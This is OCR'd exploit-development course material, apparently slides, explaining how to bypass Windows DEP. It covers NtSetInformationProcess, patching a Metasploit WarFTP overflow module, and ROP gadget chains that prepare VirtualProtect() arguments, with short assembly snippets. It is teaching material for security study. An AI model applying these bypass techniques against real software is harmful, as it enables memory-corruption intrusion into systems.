
```
cmp al, 1   #This is why we needed al set to 1
push 2      #This is the ProcessExecutesFlag
pop esi     #Pops flag into ESI
```

The instructions are showing at address "0x7C91BE24." Record the address for later.



Following Execution (1)

To show you the flow of execution, a breakpoint was set on the instruction where "AL" is being compared to "1." As this is true, the zero flag is set to 1, which is shown on the slide. This will result taking the jump "JE ntdll.7C9413F0." Remember, conditional jumps check the state of various flags in the FLAGS register.




Following Execution (2)

After a single-stepping through a few more instructions that move some data around on the stack, we get to the following block of code:


```
PUSH 4
LEA EAX, DWORD PTR SS:[EBP-4]
PUSH EAX
PUSH 22
PUSH -1
CALL ntdll.ZwSetInformationProcess
```

You can see the arguments to ZwSetInformationProcess() being pushed onto the stack prior to the call! After a few more instructions, there is a SYSENTER instruction that takes us into Kernel mode. We lose visibility at this point as Immunity Debugger is a Ring 3 debugger only. Upon SYSEXIT back into Ring 3, DEP is disabled.




Building the Exploit (1)

We know how to disable DEP and have the addresses we need to defeat hardware DEP using this technique. There are still some remaining pieces in order for us to get this thing to work.




Building the Exploit (2)

On this slide is part of the script written in Python. It does not include the shellcode and other required lines of code, only the lines relevant for the purpose of the slide. This slide is being used only to point out why we are adding 88-bytes of padding after the addresses we found to disable DEP. Once we return from Ring 0, the distance between ESP and EBP is 80-bytes. There are also some pop instructions and such to compensate for in order to have the alignment set up properly. Each program may have different alignment issues for which you have to compensate.



Building the Exploit (3)


We simply went back into the Metasploit module for the WarFTP username overflow and added in the addresses to disable DEP and the appropriate padding. Once completed and the module reloaded into Metasploit, success was achieved.



Return Oriented Programming to Bypass DEP

In 660.4, we introduced ROP and got into how gadgets work and are chained together to create a potentially turing-complete execution path. Now, we will look at how to use ROP to disable data execution prevention (DEP), passing control to our shellcode. This is considered a multi-staged ROP attack as we are only using ROP to disable DEP, and then handing control over to traditional shellcode.

There are multiple ways to disable DEP on a running process. We just covered a technique using NtSetInformationProcess() to disable DEP on the whole process. That technique had us chain together multiple trampolines to achieve our desired result. This technique is not possible on Windows 7 as support for certain functions was discontinued. Fortunately, there are multiple other ways, most possible with the use of ROP.



Functions that can Disable DEP

The following functions can be used to disable Data Execution Prevention (DEP):

VirtualAlloc() – We can create a new memory region, copy our shellcode to this region, and execute the code by redirecting control.

HeapCreate() – This function works essentially the same as above, but requires more API chaining to achieve the same result.

SetProcessDEPPolicy() – This function changes the DEP policy for whole process.


NtSetInformationProcess() - Changes the DEP policy for process similar to the SetProcessDEPPolicy().

VirtualProtect() – Changes the access protection of the memory page where you shellcode resides; e.g. The Stack

WriteProcessMemory() – Writes shellcode to a writable and executable location and executes the code after passing control.


The order of the above functions was taken from http://www.corelan.be:

https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube



Wait! Won't Canaries Stop ROP?

A question commonly asked is whether or not stack canaries or security cookies puts a stop to ROP attacks. On the stack, for ROP to be successful, we must be able to overwrite the return pointer or SEH chain. If a canary has been created on the vulnerable function, combined with the SafeSEH protection, this should be enough to stop ROP from working. Many of the modern attacks we see today take advantage of overwriting an application function pointer, often stored on the heap. Often, the canary protecting the overwritten data is not checked during the exploit. A stack pivot, discussed yesterday, can be used to redirect the address held in ESP to the location on the heap where our ROP code or shellcode resides.



VirtualProtect() Method

The technique we will discuss now uses the VirtualProtect() function to disable DEP on a desired range of memory. It does not affect the whole process. Our goal will be to mark the area of memory which contains our shellcode as executable. The following is Microsoft's definition of the VirtualProtect() function:


VirtualProtect() – "Changes the protection on a region of committed pages in the virtual address space of the calling process."

http://msdn.microsoft.com/en-us/library/aa366898%28v=vs.85%29.aspx

The function looks like:

```
BOOL WINAPI VirtualProtect(
  __in  LPVOID lpAddress,          # The address pointer to the location where the protection is to be disabled.
  __in  SIZE_T dwSize,             # The size, in bytes of the memory location to be affected by the permissions change.
  __in  DWORD flNewProtect,        # Memory protection option. E.g. 0x40 for read/write/execute or 0x20 for read/execute.
  __out PDWORD lpflOldProtect  # The memory address of a location to write the prior permissions for the newly modified memory.
);
```

ROP requires a strong level of knowledge of the function or functions you desire to call or emulate. This requires that you are familiar with writing assembly code to achieve a desired result. It is very similar to the level of knowledge necessary to write shellcode. For our technique, we will need to use ROP to make the appropriate argument writes on the stack prior to passing control to VirtualProtect().




VirtualProtect() ROP Example (1)

We will walk through an example of using Return Oriented Programming (ROP) to write the appropriate arguments to VirtualProtect() onto the stack. We must have the address of the VirtualProtect() function to write onto the stack during our attack. If ASLR is running, we would preferably locate a static location, such as the IAT from the executable program, and grab the address of a pointer to VirtualProtect() that will be linked at runtime. As you can see in the image, we have overrun the buffer, overwriting the return pointer position with our first gadget. This gadget would contain the instructions to preserve the stack pointer at this moment in time. We will use this address to remain position independent, writing into the appropriate positions for the arguments to VirtualProtect() by offsetting from this address. e.g. "Preserved ESP address +8, +12, +16, +20, etc…" We would then return to the next gadget on the stack, shown in the next slide. You must also supply a return pointer to the VirtualProtect() call for when it returns. A simple pointer to a RETN instruction is often use to advance ESP down the stack. This will become more clear shortly.

The instructions on the slide are simply copying the address held in ESP over to EDI, and then returning to the next gadget.


```
mov edi, esp
retn
```



VirtualProtect() ROP Example (2)

With the stack pointer address preserved, we now want to execute a code sequence to adjust the stack pointer past the placeholder arguments to VirtualProtect(). We can do this by having our second gadget contain instructions that simply adds the appropriate number of bytes to the stack pointer, and then returning to the next gadget down past the arguments we are jumping over. In the example on the slide, we are adding 24-bytes (0x18) to the stack pointer to adjust it past the arguments, and then returning to the next gadget.

